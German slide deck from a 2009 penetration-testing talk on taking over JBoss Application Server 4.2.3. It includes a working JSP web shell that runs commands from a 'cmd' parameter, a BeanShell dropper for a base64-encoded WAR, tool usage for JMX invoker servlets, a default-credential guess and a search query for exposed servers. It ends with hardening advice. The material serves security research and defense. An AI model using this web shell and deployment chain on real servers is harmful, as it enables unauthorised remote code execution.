



# Bridging the Gap between the Enterprise and You – or – Who's the JBoss now?

Patrick Hof (patrick.hof@redteam-pentesting.de)  
Jens Liebchen (jens.liebchen@redteam-pentesting.de)  
RedTeam Pentesting GmbH  
<http://www.redteam-pentesting.de>

Rechen- und Kommunikationszentrum der RWTH Aachen  
19. Mai 2009, Aachen



Einführung  
Was ist der JBoss AS  
Exploits  
Fazit

Wer wir sind  
Wer wir nicht sind

## RedTeam Pentesting, Daten & Fakten


- ★ Gegründet 2004
- ★ Spezialisierung ausschließlich auf Penetrationstests
- ★ Forschungsarbeit im IT-Sicherheitsbereich





## Wer wir nicht sind

- ★ Java (Enterprise)-Experten
  - ★ Beispiel-Programme sind in JRuby geschrieben...
- ★ JBoss Application Server-Experten
  - ★ JBoss AS ist eine komplexe Unternehmenssoftware
  - ★ Viele Komponenten wurden gar nicht betrachtet





# JBoss AS Überblick


*Der JBoss Application Server ist eine quelloffene Implementierung der Java EE Softwarearchitektur.[...] Seine einfach zu benutzende Serverarchitektur und die hohe Flexibilität machen JBoss die **ideale Wahl für Benutzer die gerade mit J2EE anfangen**, genauso wie erfahrene Softwarearchitekten die nach einer anpassbaren Middleware-Plattform suchen.*



(Übersetzt aus dem JBoss AS Installation and Getting Started Guide)




# JBoss AS Überblick





# JBoss AS JMX-Architektur





## Warum JBoss AS?

*Warum ist der JBoss Application Server als Angriffsziel interessant?*

- ★ Unternehmenssoftware
- ★ Komplex
- ★ Weit verbreitet






# Warum JBoss AS?

## Yahoo! JBoss AS-Suche Top 25

intitle:"Welcome to JBoss"







## Testumgebung


Alle Beispiele wurden unter den folgenden Voraussetzungen getestet:

- ★ JBoss AS Version: 4.2.3.GA (zur Testzeit neueste stabile Community Edition)
- ★ Konfiguration basierend auf der mit JBoss AS mitgelieferten default (Standard-) Konfiguration (mit wachsend restriktiverem Zugang)
- ★ Geöffnet nach extern durch Binden des JBoss AS an alle Schnittstellen: `-b 0.0.0.0`



# JMX Console

- ★ “Live”-Ansicht des JBoss AS
- ★ Direkter Zugriff auf den JMX Microkernel und die Komponenten des Servers
- ★ Anpassen der Konfiguration, Starten/Stoppen von Komponenten, Ausführen von MBean-Methoden etc.





## Ziel: Code Execution

- ★ Ausführen von eigenem Code auf dem JBoss AS
- ★ Einfachster Weg: Installieren eines WAR (Web ARchive)

redteam.war

```
|-- META-INF  
|   '-- MANIFEST.MF  
|-- WEB-INF  
|   '-- web.xml  
'-- redteam-shell.jsp
```





## redteam-shell.jsp

```
1 <%@ page import="java.util.*,java.io.*"%>
2 [...]
3 <%
4 if (request.getParameter("cmd") != null) {
5     [...]
6     String cmd = request.getParameter("cmd");
7     Process p = Runtime.getRuntime().exec(cmd);
8     OutputStream os = p.getOutputStream();
9     InputStream in = p.getInputStream();
10    DataInputStream dis = new DataInputStream(in);
11    String disr = dis.readLine();
12    while ( disr != null ) {
13        out.println(disr);
14        disr = dis.readLine();
15    }
16 }
17 %>
18 [...]
```



## web.xml

```
1 <?xml version="1.0" ?>
2 <web-app
3     xmlns="http://java.sun.com/xml/ns/j2ee"
4     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
5     xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
6                         http://java.sun.com/xml/ns/j2ee/
7                         web-app_2_4.xsd"
8     version="2.4">
9     <servlet>
10        <servlet-name>RedTeam Shell</servlet-name>
11        <jsp-file>
12            /redteam-shell.jsp
13        </jsp-file>
14    </servlet>
15 </web-app>
```



## Deployment MBeans

Die Deployment MBeans installieren die verschiedenen unterstützten Komponenten-Dateien: EAR, WAR, EJB...  
Interessanteste Deployment MBeans (im Moment):


**MainDeployer** Einstiegspunkt für JBoss AS-Deployments. Delegiert die übergebenen Archive an den verantwortlichen Subdeployer.

**DeploymentScanner** JBoss AS „Hot Deployment“-Service. Überwacht eine oder mehrere URLs auf unterstützte Archive und installiert diese, sobald sie verfügbar sind oder sich geändert haben.



# JMX Console

Was kann man machen, wenn die JMX Console  
passwortgeschützt ist?

 A username and password are being requested by http://172.20.0.23:8080. The site says: "JBoss JMX Console"

User Name:

Password:



## JMX Console

Was kann man machen, wenn die JMX Console  
passwortgeschützt ist?

? A username and password are being requested by http://172.20.0.23:8080. The site says: "JBoss JMX Console"

User Name:

Password:

Cancel OK

Ok, zuerst, admin/admin versuchen. . .





# Java Remote Method Invocation

## **RMI: Remote Method Invocation**

→ Ausführen von Java-Objekt-Methoden über das Netz

## **JNDI: Java Naming and Directory Interface**

→ Wird von RMI benutzt, um Objekte zu finden

⇒ Wenn die JBoss RMI-Komponenten verfügbar sind, können diese anstatt der JMX Console benutzt werden, um alle JBoss AS-MBeans über RMI zu kontrollieren.

Standard-Ports: 4444 RMI, 1098-1099 Naming



# Twiddle

Um JBoss AS-RMI zu benutzen kann man entweder eigene Java-Programme schreiben

...oder *Twiddle* verwenden.

```
sh jboss-4.2.3.GA/bin/twiddle.sh -h
```


```
A JMX client to 'twiddle' with a remote JBoss server.
```

```
usage: twiddle.sh [options] <command> [command_arguments]
```



Manchmal kommt es vor, dass der JBoss AS nicht die Rechte hat, um ausgehende Verbindungen zu initiieren, etwa wegen Firewall-Restriktionen.


→ Nicht mehr möglich, von einer externen URL zu installieren





Manchmal kommt es vor, dass der JBoss AS nicht die Rechte hat, um ausgehende Verbindungen zu initiieren, etwa wegen Firewall-Restriktionen.

→ Nicht mehr möglich, von einer externen URL zu installieren



Wie die WAR-Datei auf den Server laden?



## BSHDeployer

*Der BSH Deployer, oder BeanShell Deployer, erlaubt das Einspielen von Skripts oder sogar Services im JBoss, die einmalig ausgeführt werden.*

*Skripts sind Klartext-Dateien mit der Erweiterung .bsh und können sogar im laufenden Betrieb eingespielt werden. Dies ermöglicht Skripting-Funktionalität innerhalb des JBoss Servers.*

*(Übersetzt von  
<https://www.jboss.org/community/docs/DOC-9131>)*



## Class BeanShellSubDeployer

Aus der JBoss AS Class BeanShellSubDeployer Javadoc:

```
public URL createScriptDeployment(String bshScript ,  
                                  String scriptName)  
    throws org.jboss.deployment.DeploymentException
```

Create a bsh deployment given the script content and name. This creates a temp file using `File.createTempFile(scriptName, ".bsh")` and then deploys this script via the main deployer.



## Beanshell-Skript (mit Zeilenumbrüchen)

```
1 import java.io.FileOutputStream;
2 import sun.misc.BASE64Decoder;
3
4 // Base64 encoded redteam.war
5 String val = "UESDBBQACA[...]AAAAA";
6
7 BASE64Decoder decoder = new BASE64Decoder();
8 byte[] byteval = decoder.decodeBuffer(val);
9 FileOutputStream fstream = new FileOutputStream(
10 "/tmp/redteam.war");
11 fstream.write(byteval);
12 fstream.close();
```





## Beanshell-Skript (mit Zeilenumbrüchen)

```
1 import java.io.FileOutputStream ;
2 import sun.misc.BASE64Decoder ;
3
4 // Base64 encoded redteam.war
5 String val = "UESDBBQACA [...]AAAAA" ;
6
7 BASE64Decoder decoder = new BASE64Decoder() ;
8 byte [] byteval = decoder.decodeBuffer(val) ;
9 FileOutputStream fstream = new FileOutputStream (
10 "/tmp/redteam.war" ) ;
11 fstream.write(byteval) ;
12 fstream.close() ;
```



Einspielen von /tmp/redteam.war mit dem MainDeployer ⇒ Fertig.





## Web Console


- ★ Bis jetzt wurde entweder eine offene JMX Console oder RMI gebraucht.
- ★ Was ist wenn
  - a) Die JMX Console passwortgeschützt ist
  - b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird?

⇒ *Web Console*




## Web Console

- ★ Kombination aus einem Applet und einer HTML-Ansicht des JMX-Microkernels und der Komponenten
- ★ MBean-Links zeigen auf die JMX Console
- ★ Das Applet hat einige zusätzliche Fähigkeiten (z.B. Überwachen von JMX-Attributen mit Echtzeit-Graphen)





Offene Web Console  
→ Nur unnötige Preisgabe von  
Informationen?





Offene Web Console  
→ Nur unnötige Preisgabe von  
Informationen?

⇒ Falsch





## Web Console InvokerServlet

- ★ Die Überwachungs-Funktionen des Web Console-Applets benutzen einen JMX Invoker
  - ★ Klasse `org.jboss.console.remote.InvokerServlet`, verlinkt unter `/web-console/Invoker`
  - ★ Das `InvokerServlet` ist nicht auf Überwachungsfunktionen eingeschränkt, sondern ist ein allgemein benutzbarer JMX Invoker
- ⇒ Erlaubt das Senden beliebiger JMX-Kommandos an das Servlet



```
$ jruby webconsole_invoker.rb -h  
Usage: webconsole_invoker.rb [options] MBean
```

```
-u, --url URL           The Invoker URL to use  
                        (default: http://localhost:8080/  
                        web-console/Invoker)  
-a, --get-attr ATTR     Read an attribute of an MBean  
-i, --invoke METHOD      invoke an MBean method  
-p, --invoke-params PARAMS MBean method params  
-s, --invoke-sigs SIGS  MBean method signature  
-t, --test              Test the script with the  
                        ServerInfo MBean  
-h, --help              Show this help
```

Example usage:

```
webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo  
webconsole_invoker.rb -i listThreadDump  
                        jboss.system:type=ServerInfo  
webconsole_invoker.rb -i listMemoryPools -p true  
                        -s boolean jboss.system:type=ServerInfo
```



Was ist wenn

- a) Die JMX Console passwortgeschützt ist
- b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird
- c) Die Web Console passwortgeschützt ist?





Was ist wenn

- a) Die JMX Console passwortgeschützt ist
- b) RMI nicht verfügbar ist / alles bis auf den JBoss AS durch die Firewall geschützt wird
- c) Die Web Console passwortgeschützt ist?



Es ist noch ein JMX Invoker übrig. . .





# JMXInvokerServlet

- ★ JBoss erlaubt RMI/Naming über HTTP (HttpAdaptor)
- ★ Standardmäßig deaktiviert
- ★ Aber: Der JMX Invoker für diesen Dienst läuft
- ★ Klasse  
`org.jboss.invocation.http.servlet.InvokerServlet`,  
verlinkt unter `/invoker/JMXInvokerServlet`

⇒ Erlaubt ebenfalls beliebiges Senden von JMX-Kommandos an das Servlet



# JMXInvokerServlet

Zu Demonstrationszwecken:

1. Aufsetzen einer JBoss AS-Instanz mit eingeschaltetem HttpAdaptor für RMI über HTTP
2. `httpinvoker.rb`: Sendet die benötigten JMX-Kommandos
3. Mitschneiden und Speichern der HTTP POST-Anfrage zum JMXInvokerServlet, um sie später erneut zu senden (replay)



## jmxinvokerservlet.rb

```
$ ruby jmxinvokerservlet.rb -h
```

```
Usage: ./jmxinvokerservlet.rb [options] <payload>
-n, --host HOST           Host (default: localhost)
-p, --port PORT          Port (default: 8080)
-s, --ssl                Use SSL (default: false)
-i, --invoker INVOKER    Invoker (default:
                          /invoker/JMXInvokerServlet)
-d, --debug              Show debug information
-h, --help               Print this help
```



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI





## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?  
⇒ Installieren über den BSHDeployer



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?  
⇒ Installieren über den BSHDeployer
- ★ RMI geschlossen/Firewall-geschützt?



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?  
⇒ Installieren über den BSHDeployer
- ★ RMI geschlossen/Firewall-geschützt?  
⇒ Installieren über `/web-console/Invoker`



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:

- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?  
⇒ Installieren über den BSHDeployer
- ★ RMI geschlossen/Firewall-geschützt?  
⇒ Installieren über /web-console/Invoker
- ★ Web Console passwortgeschützt?



## Fazit

Installation einer eigenen WAR-Datei auf einem JBoss AS:


- ★ JMX Console offen?  
⇒ Installieren über den Webbrowser
- ★ JMX Console passwortgeschützt?  
⇒ Installieren über RMI
- ★ Keine ausgehenden Verbindungen für den JBoss AS erlaubt?  
⇒ Installieren über den BSHDeployer
- ★ RMI geschlossen/Firewall-geschützt?  
⇒ Installieren über `/web-console/Invoker`
- ★ Web Console passwortgeschützt?  
⇒ Installieren über `/invoker/JMXInvokerServlet`



## Erinnerung: Verwundbare JBoss AS

### Yahoo! JBoss AS-Suche Top 25

intitle:"Welcome to JBoss"





## Fazit

- ★ Der JBoss Application Server sollte von erfahrenen Administratoren gewartet werden, auch wenn er trügerisch leicht zu installieren ist.
- ★ Die Dokumentation zu lesen ist Pflicht.
- ★ Besonders „Securing JBoss“!



<https://www.jboss.org/community/docs/DOC-12188>



Fragen?

Vielen Dank für Ihre Aufmerksamkeit